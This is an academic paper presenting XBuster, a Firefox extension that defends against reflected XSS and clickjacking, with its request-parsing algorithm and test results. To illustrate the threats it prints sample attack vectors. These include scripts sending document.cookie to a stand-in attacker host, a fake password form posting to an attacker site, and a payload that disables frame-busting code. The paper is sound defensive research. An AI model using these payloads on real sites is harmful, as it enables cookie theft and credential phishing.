2016 International Conference on Computing, Networking and Communications, Communications and Information Security

Two for the price of one: A combined browser defense against XSS and clickjacking

Kanpata Sudhakara Rao, Naman Jain, Nikhil Limaje,
Abhilash Gupta, Mridul Jain, Bernard Menezes

Department of Computer Science and Engineering
IIT Bombay, Mumbai 400076, INDIA

***Abstract*—Cross Site Scripting (XSS) and clickjacking have been ranked among the top web application threats in recent times. This paper introduces XBuster - our client-side defence against XSS, implemented as an extension to the Mozilla Firefox browser. XBuster splits each HTTP request parameter into HTML and JavaScript contexts and stores them separately. It searches for both contexts in the HTTP response and handles each context type differently. It defends against all XSS attack vectors including partial script injection, attribute injection and HTML injection. Also, existing XSS filters may inadvertently disable frame busting code used in web pages as a defence against clickjacking. However, XBuster has been designed to detect and neutralize such attempts.**

Keywords—attack vector, browser, clickjacking, cross site scripting, web security

I. INTRODUCTION

Cross site scripting (XSS) [1] enables an attacker to inject malicious content – usually JavaScript - into web pages downloaded on to a victim's browser. Non-persistent or reflected XSS exploits a vulnerability in the web application software wherein user input is not validated or sanitized before being reflected back to the browser. Input containing malicious scripts, for example, may execute on the victim's browser and steal the victim's credentials, cookies, etc. [2] There are many creative XSS attack vectors including partial script injection, attribute injection and HTML injection (summarized in Section II) – this paper addresses all of these.

Clickjacking is a web attack in which an attacker embeds an iframe in his page. The user is lured into clicking on some button or link on the attacker's page. The click event is registered by an object on the iframe leading to unintended consequences [3].

Our main goal is the design and implementation of an extension to the Firefox browser which defends against diverse XSS attack vectors. The extension, christened XBuster, performs encoding of characters such as < ;) etc. – characters with special meanings in either JavaScript or HTML. For example, **<** denotes the start of an HTML tag and is encoded as **<**. However, before performing the encoding, XBuster parses each parameter in the HTTP request message and identifies occurrences of JavaScript and HTML contexts. A context is a substring which is stored by XBuster. When the corresponding HTTP response arrives from the server, the web page is searched for a match with each HTML context stored earlier. XBuster also attempts to detect a match between a JavaScript context and each input to the browser's JavaScript interpreter. In the event of a match, the special characters in a context are HTML-encoded so that they lose their special meaning.

In addition, an enhanced version of XBuster which thwarts clickjacking attacks is implemented. One defence against the latter is the inclusion of "*frame-busting*" code in the web page by the web site developer. Though this defence has its limitations, [4], [5] it is one of the most widely employed defences against clickjacking. One drawback of frame-busting code is that XSS filters often disable it in response to a cleverly crafted XSS attack vector, thus inadvertently enabling a clickjacking attack. XBuster is designed to withstand XSS attacks without the side-effect of facilitating a successful clickjacking attempt.

Section II contains preliminaries. Section III, presents the design and implementation of XBuster. An enhanced design of XBuster that handles clickjacking is presented in Section IV. Section V reports the results of some tests and also limitations of XBuster. Section VI highlights related work and Section VII contains conclusions

II. PRELIMINARIES

The main components of a browser of relevance to this paper are shown in Figure 1. The Network Interface is used to communicate with the server via HTTP requests and responses. The Rendering Engine parses the HTML document, creates a Document Object Model (DOM) and renders it on the screen. The JavaScript Interpreter is used to parse and execute JavaScript code forwarded by the rendering engine. The user interface includes address bar, tool bar and every part of the browser except the window where the page loads. The Browser Engine monitors actions performed by the user and forwards them to Rendering Engine. The points numbered 1 and 2 are potential locations where XSS filters may be placed.

A non-persistent XSS attack vector is a potentially malicious parameter value contained in an HTTP request that is reflected back by the web application without being sanitized.

978-1-4673-8579-4/16/$31.00 ©2016 IEEE



Fig 1: Location of XSS filters in XBuster

While there are many attack vectors that challenge the defensive capabilities of the server, this paper focuses on the following five which are of greater relevance to browser-side XSS filters.

Whole Script Injection: This attack vector consists of a complete JavaScript statement. For example,

<script> document.location = "http://attacker.com/saveCookie.php?cookie =" +document.cookie </script>

Partial Script Injection: The input parameter is used to complete an existing script in the web page, as in

<script> alert("<?php echo $_GET['input1']; ?>"); </script>.

A possible attack vector is

hello"); eval("documen"+"t.writ"+"e('site defaced')"); alert("done

Attribute Injection: Script is inserted inside a HTML tag as an attribute value. Here the height of the image is obtained from user input.

<img src= "a.jpg" width="74" height =" <?php echo $_GET["val"]; ?>" >

The attack vector is

83" onmouseover="alert ('XSS');

HTML Injection: Pure HTML data is injected in the request parameters. For example, this attack vector induces the victim to disclose his credentials.

*<p> Session expired. Enter your password
*
<form name="XSS" action="www.attacker.com" method="GET">
<input type="password" name="PW">
<input type="submit" value="Submit"> </form> </p>

Encoded injection: The attack vectors may be encoded in UTF-8, or base 64, etc. [1] to bypass primary defence mechanisms. For example, the function *alert(1)* can also be represented as *\u0061\u006C\u0065\u0072\u0074(1)* in UTF-8.

A Clickjacking Attack Scenario: Assume the victim is currently logged into a bank's web site. He then receives an e-mail which lures him to visit an attacker's site. The attacker's page contains a transparent iframe that embeds the "Funds Transfer" page of the bank. The victim is induced to drag an object on the attacker's web page and drop it on a text field in the transparent iframe. By so doing, a value associated with the object (such as the attacker's bank account number) is copied on to the text field. Similarly, by aligning the "Confirm Transaction" button on the iframe with a "Finished" button on the attacker's page, a final click by the victim serves to confirm an unintended transfer of funds from victim's account to the attacker's account.

Finally, the designated set of HTML/JavaScript special characters is shown below.

<	>	'	"	(	)	,	;

III. XBUSTER-I

XSS involves injecting malicious content into a dynamic web page. So, the most obvious defence strategy is to sanitize potentially malicious inputs. Special JavaScript or HTML characters may be escaped and HTML tags such as <script> may be filtered or mangled so that they lose their special meaning. These solutions suffer from too many false positives or false negatives. They may fail if, for example, a user's name or password includes a special character. Instead, XBuster intercepts each HTTP request generated by the browser and the corresponding response from the server and processes them as explained below.

<u>HTTP Request Processing:</u> Each parameter in the request is scanned to identify HTML and JavaScript "contexts" (abbreviated **H** and **J** contexts). All **H** and **J** contexts in request parameters are respectively stored in two string arrays H and J. An H and J pair is assigned for each outstanding HTTP request. Conceptually, splitting of a parameter into both contexts may be accomplished in two passes. In the first, a left to right scan identifies the first occurrence of a "<" and thereafter the first occurrence of a ">". The substring between and including the opening and closing angular brackets defines an **H** context. Once found (if at all), XBuster proceeds to scan the rest of the parameter for possibly the next occurrence of an **H** context and so on. All the **H** contexts found in this pass are stored in H. The second pass identifies **J** contexts in each of the following substrings:

- the substring between the start of the parameter and before the start of the first **H** context (if any)
- the substring between two **H** contexts
- the substring to the immediate right of the last **H** context and the end of the parameter

- the whole string if there are no **H** contexts

Each of these substrings is scanned left to right in search of special characters – a **J** context is one between and including the first and last special characters of the substring. Each of the **J** contexts identified is stored in the array J. Examples of parameter splitting are shown below.

Example 1:

par = **<script type="text/javascript">** var adr = **'www.attacker.com?steal =' + escape(document.cookie); </script>**

$$H = \begin{bmatrix} <\textbf{ script type } = \textbf{"text/javascript} > \\ </script> \end{bmatrix}$$

$$J = \begin{bmatrix} '\textbf{www. attacker. com}?\ \textbf{steal} =' + \\ \textbf{escape}(\textbf{document. cookie}); \end{bmatrix}$$

Example 2:

par = hello**"); eval("documen"+"t.writ"+"e('<h1>** Site Defaced**</h1>')"); alert("**done

$$H = \begin{bmatrix} < h1 > \\ </h1 > \end{bmatrix}$$

$$J = \begin{bmatrix} "); \textbf{ eval}("\textbf{documen}" + "\textbf{t. writ}" + "\textbf{e}(' \\ ')");\ \textbf{alert}(" \end{bmatrix}$$

Only those elements in the H or J array whose length is greater than the corresponding threshold length will be used for finding a match during response processing. The procedure for parameter splitting is summarized in Figure 2.

HTTP Response Processing: The HTTP response from the server is intercepted by one component of XBuster to check for any HTML injection (Point 1 in Fig. 1). The entire response is searched for a match with every element of H which has length greater than or equal to a threshold value (say 15). If a match is found, then the special characters in the matching string are encoded. The modified response is then passed to the rendering engine for further processing. This helps to mitigate any possible HTML injection attack.

Another component of XBuster sits between the Rendering Engine and the JavaScript Interpreter (Point 2 in Fig. 1) to prevent the execution of any malicious script in the user's browser. It intercepts every script, **s**, passed to the JS interpreter for execution and checks for a substring match between "**s**" and each element in J. As before, matching is only performed against elements that exceed a minimum threshold length (say 10). In the event of a match, the special characters in "**s**" are encoded. This prevents the malicious script provided by the attacker in the parameter from being executed. Since XBuster employs a substring matching algorithm, partial script injection attacks are also thwarted.

1. for (each parameter, par, in HTTP Request)
2. . $i_1 = i_2 = i_3 = i_4 = -1$, k = 0
3. . S = set of special characters
4. . while (k < length(par))
5. . . if (par[k] ∈ S)
6. . . . if (i_3< 0)
7. . . . . if (par[k] == '<')
8. . . . . . i_3 = k
9. . . . . else
10. . . . . . i_2 = k
11. . . . . . if (i_1<0)
12. . . . . . . i_1 = k
13. . . . else i_4 = k
14. . . . . if (par[k] == '>')
15. . . . . . H ∪= par (i_3, i_4)
16. . . . . . if (i_2>= 0)
17. . . . . . . J ∪= par(i_1, i_2)
18. . . . . . $i_1 = i_2 = i_3 = i_4 = -1$
19. . . . . . k++
20. . if (i_1>= 0)
21. . . if (i_3>=0)
22. . . . J ∪= par(i_1, i_3)
23. . . else
24. . . . J ∪= par(i_1, i_2)
25. . else if (i_3>=0 && i_4 > i_3)
26. . . J ∪= par(i_3, i_4)

Fig. 2: Parsing of HTTP Request parameter by XBuster

As proof of concept, XBuster is implemented as an extension to the Mozilla Firefox browser. Because of the unavailability of an appropriate interface that works before the JS Interpreter, the actual implementation deviates a little from the design presented earlier. Here, XBuster checks for HTML injection by searching for each element of H in the complete HTTP response page. To check for reflected XSS, however, the script body present between script tags is extracted and a substring match is performed with every element in J. If a match is found, the special characters in the matched context are encoded before the response is sent to the rendering engine.

The usage of the term 'substring matching' here requires clarification. Each element in J is searched for in each input to the JavaScript interpreter. This is necessary to detect, both, whole script and partial script injection. For attribute injection, however, an entire J context will not be seen at Point 2 in Figure 1. For example, the J context stored for the following attack vector (taken from Section II):

83 "onmouseover="alert ("XSS"); is
" onmouseover="alert ("XSS");

The above J context will not appear in its entirety as input to the JS interpreter. Instead, the latter will only see the function '*alert ("XSS")*'. To prevent its execution, each input to the JS interpreter also should be searched for within each J context.

IV. XBUSTER-II

One widely used defence against clickjacking is "Frame Busting Code" (FBC) - a JavaScript snippet embedded inside the web page. An FBC checks whether the origin of the "top level document" is the same as its own origin. If the origins are different, it infers that the web page is getting loaded in an iframe of a different domain. If so, the FBC breaks the framing and loads the page in a whole browser window instead of in an iframe. A sample FBC is

<script> if (top.location != self.location) top.location=self.location; </script>

An FBC has a conditional part and a corresponding action. The conditional part of an FBC has many variations. For example

if (top.location!=self.location)
if (parent.frames.length> 0)
if (parent && parent != window)

Similarly, the action clause may be written in many ways. For example,

top.location = self.location;
top.location.href = window.location.href;
parent.location.href = self.document.location;

A conditional may be paired with any action – thus there are many possible FBC snippets. Attackers have come up with ingenious ideas to bypass FBC [6]. One way is to leverage XSS filter implementation inside newer versions of Chrome or IE8 browsers. A possible attack vector is to include the FBC in the *src* attribute of the *iframe* tag so that the FBC appears as an HTTP request parameter.

www.bank.com? AccNo=<script>
if (top.location != self.location)
{parent.location = self.location;} </script> #accno

The clickjacking victim is lured to request the attacker's page. XBuster will parse the request parameters and populate H and J as shown below.

H = [<script>, </script>]
J = [*(top.location != self.location) {parent.location = self.location;*]

As before, only those elements in both the arrays whose length is greater than the corresponding threshold length will be used for finding a match during response processing.

Now, if the bank's web page has included the above FBC, then XBuster will detect a substring match between the element in J and the input to the JavaScript engine. So, XBuster will HTML-encode the FBC thus preventing its execution. Bypassing the FBC in this fashion is not limited to XBuster, but also plagues Google Chrome's XSS auditor and IE8's XSS filter.

This is an example of a situation wherein a perfectly well-intentioned XSS filter is inadvertently facilitating a potentially devastating clickjacking attack. XBuster can be enhanced to behave differently, if FBC is detected (via a regular expression) inside the HTTP request parameter. But, alas, there are many ways in which FBC can be written [6].

[4] attempts to detect FBC by creating a token list and searching for occurrences of tokens inside the parameter. If the number of tokens found is greater than a certain threshold, then the user is alerted to the possibility of a clickjacking attack. Their mechanism has been borrowed, but with a modified token list. To create the present token list, 10 different constructions for the conditional in the FBC and 24 constructions for the action are considered. A total of 14 tokens that occur in at least one conditional and/or action are identified. The count of occurrences of each token is computed. Table 1 lists the top eight most frequently appearing tokens in FBCs.

It is observed that an FBC needs at least 4 of these tokens. So, XBuster is modified to look for 4 or more of the 8 frequently occurring tokens within a request parameter. If the threshold of 4 tokens is satisfied, XBuster does not store that parameter in H or J. So, when the HTTP response arrives, XBuster will not encode the FBC and it will be executed.

Tokens	Number of times appeared in FBC conditional	Number of times appeared in FBC action
Top	5	16
Location	-	18
Self	4	10
If	10	-
Href	-	10
Window	4	6
Document	-	7
Parent	4	-

TABLE 1– Table of tokens and their frequency

This latest defence against bypassing the FBC may be exploited to craft an XSS attack vector that contains frequently occurring FBC tokens as shown below

<script> **if** (true) **window**.**document**.**location** = *"http://attacker.com/saveCookie.php?cookie ="+* ***document****.cookie* </script>

XBuster identifies four frequently occurring FBC tokens (shown in bold) in the above HTTP parameter and suspects that this is an attempt to disable the FBC in the framed web page, so it won't store any part of the parameter in H or J. In reality, it is an XSS attack vector. It will be reflected in the HTTP response (assuming the web site has a non-persistent XSS vulnerability), but will not be detected by XBuster.

To get around this ambiguity, XBuster is augmented as follows. If it identifies four or more frequently occurring FBC tokens in an HTTP parameter, it sends out a dummy request without any parameters to the web server. If it finds the same FBC tokens in the corresponding HTTP response, it concludes that the attacker is attempting clickjacking rather than an XSS attack. So, XBuster does not store that parameter in H or J. But if the tokens are not found in the HTTP response, XBuster concludes that this is a possible XSS attack and so stores appropriate substrings of the parameter in H or J.

V. DISCUSSION

In XBuster, only H and J contexts above a certain threshold length are searched for in the HTTP response. These configurable thresholds play an important role in determining the rate of false negatives and false positives. Consider the simple attack vector "*<script> alert("Hi"); </script>*". With the threshold set at 10, this attack will be successful (the two H contexts and the J context have lengths 8, 9 and 7 respectively). On the other hand, with the threshold set at 8, all instances of the <script> tag in the HTTP response will be neutered, resulting in, possibly, many false positives with a concomitant degradation in user experience.

There is clearly a delicate trade-off between the rate of false positives and the rate of false negatives. Short attack vectors such as the above are innocuous. To mount a serious attack, attack vectors need to have components that map to larger H and J contexts. To defend against such real and serious attack vectors, it is preferable to err on the side of larger thresholds. Based on empirical evidence, a threshold = 15 for H contexts and threshold = 10 for J contexts are recommended.

The success of XSS filters is measured by the rate of false negatives and false positives. To obtain an estimate of the former, XBuster was tested on 40 sites randomly chosen from www.xssed.com (which lists XSS vulnerable sites). The attack vectors in Section II except for attribute injection (not handled in the current implementation) was used. Without any XSS defence on the Firefox browser, the attack vectors were successful on 18 of the 40 sites. With XBuster enabled, the attack vectors failed on all 18 sites. The remaining 22 sites had either DOM-based vulnerabilities or were patched subsequent to their listing on www.xssed.com.

To analyse XBuster's false positives rate, test data was created in the following manner:

- The top 1000 sites (according to the traffic rank by Amazon [16]) were crawled using depth first search up to a depth of 50
- Form parameters were submitted to each site hosting HTTP forms. Each parameter was assigned a specific random number
- HTTP responses received from such sites were searched to identify form parameters (random numbers sent) in the HTTP requests. If reflection occurred, the URL (action URL along with the parameters) was added to the test data of URLs

The test data creation is summarized in Table 2

No. of sites	No. of forms	Reflecting forms	GET URLs	POST URLs
100	946	717	244	473
1000	3749	2906	990	1916

TABLE 2- Test data creation

Various innocuous parameters in requests to all the URLs in the test data were passed and results shown in Table 3 were obtained. Only the top 1000 sites were considered, so the number of vulnerabilities can be assumed to be minimal.

Sample input	No of encodings in 244 forms	No. of encodings in 990 forms
a<bcdefghijklm<n	8	14
a>bcdefghijklm>n	8	14
a"bcdefghijklm"n	4	5
a;bcdefghijklm;n	1	2

TABLE 3- False positives due to XBuster

Some web applications may perform custom sanitizations of user input in addition to other modifications such as character encoding. Consequently, exact substring matching of H and J contexts as currently employed by XBuster may occasionally fail resulting in false negatives. A possible enhancement to XBuster to improve its effectiveness is approximate string matching as suggested in [15].

VI. RELATED WORK

In addition to server side defences [7-9], there have been many proposed client-side defences against XSS. Noxes [10] acts as a web proxy. It intercepts all outgoing HTTP requests and filters them based on domain name. It requires user-specific configuration and substantial user interaction. Another defence [11] uses dynamic tainting together with static analysis. This solution marks sensitive information such as cookies as tainted and tracks its flow as the script executes. An operation or function that uses a tainted variable is also considered tainted. This approach incurs considerable performance overhead and also results in a large number of false positives.

Both Internet Explorer and Google Chrome have built-in XSS filters. Firefox has a plug-in called Noscript [12] which blocks scripts on all domains, except a few that are white-listed. It also uses regular expressions to detect and encode malicious parameters in an extended URL.

IE8's filter [13] uses regular expressions (called heuristics) to identify XSS attack vectors. The HTTP request parameters are scanned to find a match with any of the 'filtering heuristics'. A signature is generated for every heuristic matched. The response is scanned to search for scripts that

match with such signatures. For each matching script, a 'neuter character' is replaced by another character in order to prevent the reflected script from executing.

Chrome's filter called XSS Auditor [14] mediates between the HTML parser and the JavaScript engine. It, thus, examines only the part of the response that is interpreted as a script by the browser. A script is delivered to the JavaScript engine only, if it does not match script found in any input parameter. This filter defends against a variety of reflected XSS attacks vectors, but fails to prevent partial script injection. XSSFilt [15] is similar to XSS Auditor, but has fewer false negatives because it relies on approximate rather than exact string matching.

VII. CONCLUSIONS

Most existing client-side solutions do not defend against all attack vectors such as HTML injection and partial script injection. Also, an XSS filter may inadvertently facilitate clickjacking attacks. XBuster was therefore designed to defend against all known XSS attack vectors as well as against clickjacking.

A prototype of XBuster has been implemented as an extension to the Firefox browser. As part of HTTP request processing, XBuster splits each parameter into HTML and JavaScript contexts. It, then, searches for a match of each H context in the HTTP response. Likewise each J context is searched for a substring match with each input to the JS engine. Only the H and J contexts that exceed a certain threshold length are searched for. The latter is a crucial design parameter that affects the rate of false negatives and false positives. Finally, the effectiveness of XBuster on various XSS vulnerable sites was tested.

REFERENCES

[1] Open Web Application Security Project (OWASP). www.owasp.org

[2] OWASP XSS site. www.owasp.org/index.php/Cross-site_Scripting_(XSS)

[3] Marco Balduzzi, Manuel Egele, Engin Kirda, Davide Balzarotti, and Christopher Kruegel, "A solution for the automated detection of clickjacking attacks" Proc. of the 5th ACM Symposium on Information, Computer and Communications Security, ASIACCS'10, pages 135–144, New York, USA, 2010.

[4] H. Shahriar, V. Devendran, and H. Haddad, "ProClick: A Framework for Testing Clickjacking Attacks in Web Applications" Proc. of 6th ACM/SIGSAC International Conference on Security of Information and Networks'13, Aksaray, Turkey, 2013

[5] L. Huang, A. Moshchuk, H. Wang, S. Schechter, and C. Jackson, "Clickjacking: Attacks and Defences" Proc. of USENIX Security'12, Bellevue, WA, August 2012

[6] Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson. "Busting frame busting: a study of clickjacking vulnerabilities at popular sites" Proc. of IEEE Oakland Web 2.0 Security and Privacy'10, California, USA, 2010

[7] M. Johns, B. Engelmann and J. Possega, "XSSDS: Server-side detection of Cross-site Scripting Attacks" In ACSAC'08, California, USA, 2008

[8] P. Bisht and V.N. Venkatakrishnan, "XSS-Guard: Precise Dynamic Detection of Cross-Site Scripting Attacks" Detection of Intrusions and Malware and Vulnerability Assessment'08, Paris, France, 2008.

[9] M.T. Louw and V. N Venkatakrishnan, "Blueprint: Robust prevention of cross-site scripting attacks for existing browsers" In IEEE S&P'09, California, USA, 2009

[10] Engin Kirda, Christopher Kruegel, Giovanni Vigna, and Nenad Jovanovic. "Noxes: A client-side solution for mitigating cross site scripting attacks" Proc. of the 21st ACM Symposium on Applied Computing'06, Dijon, France, 2006

[11] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, Giovanni Vigna. "Cross site scripting prevention with dynamic data tainting and static analysis" Proc. of the Network and Distributed Systems Security Symposium'07, San Diego, CA, USA, 2007

[12] Noscript. www.noscript.net/

[13] David Ross. IE 8 XSS Filter Architecture/Implementation. blogs.technet.com/srd/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx.

[14] Daniel Bates, Adam Barth, and Collin Jackson. "Regular expressions considered harmful in client-side XSS filters" WWW'10, Raleigh, North Carolina USA, 2010

[15] R. Pelizzi and R. Sekar "Protection, usability and improvements in reflected XSS filters" Proc. of the 7th ACM Symposium on Information, Computer and Communication security, ASIACCS'12, Seoul, Korea 2012.

[16] Amazon. www.s3.amazonaws.com/alexa-static/top-1m.csv.zip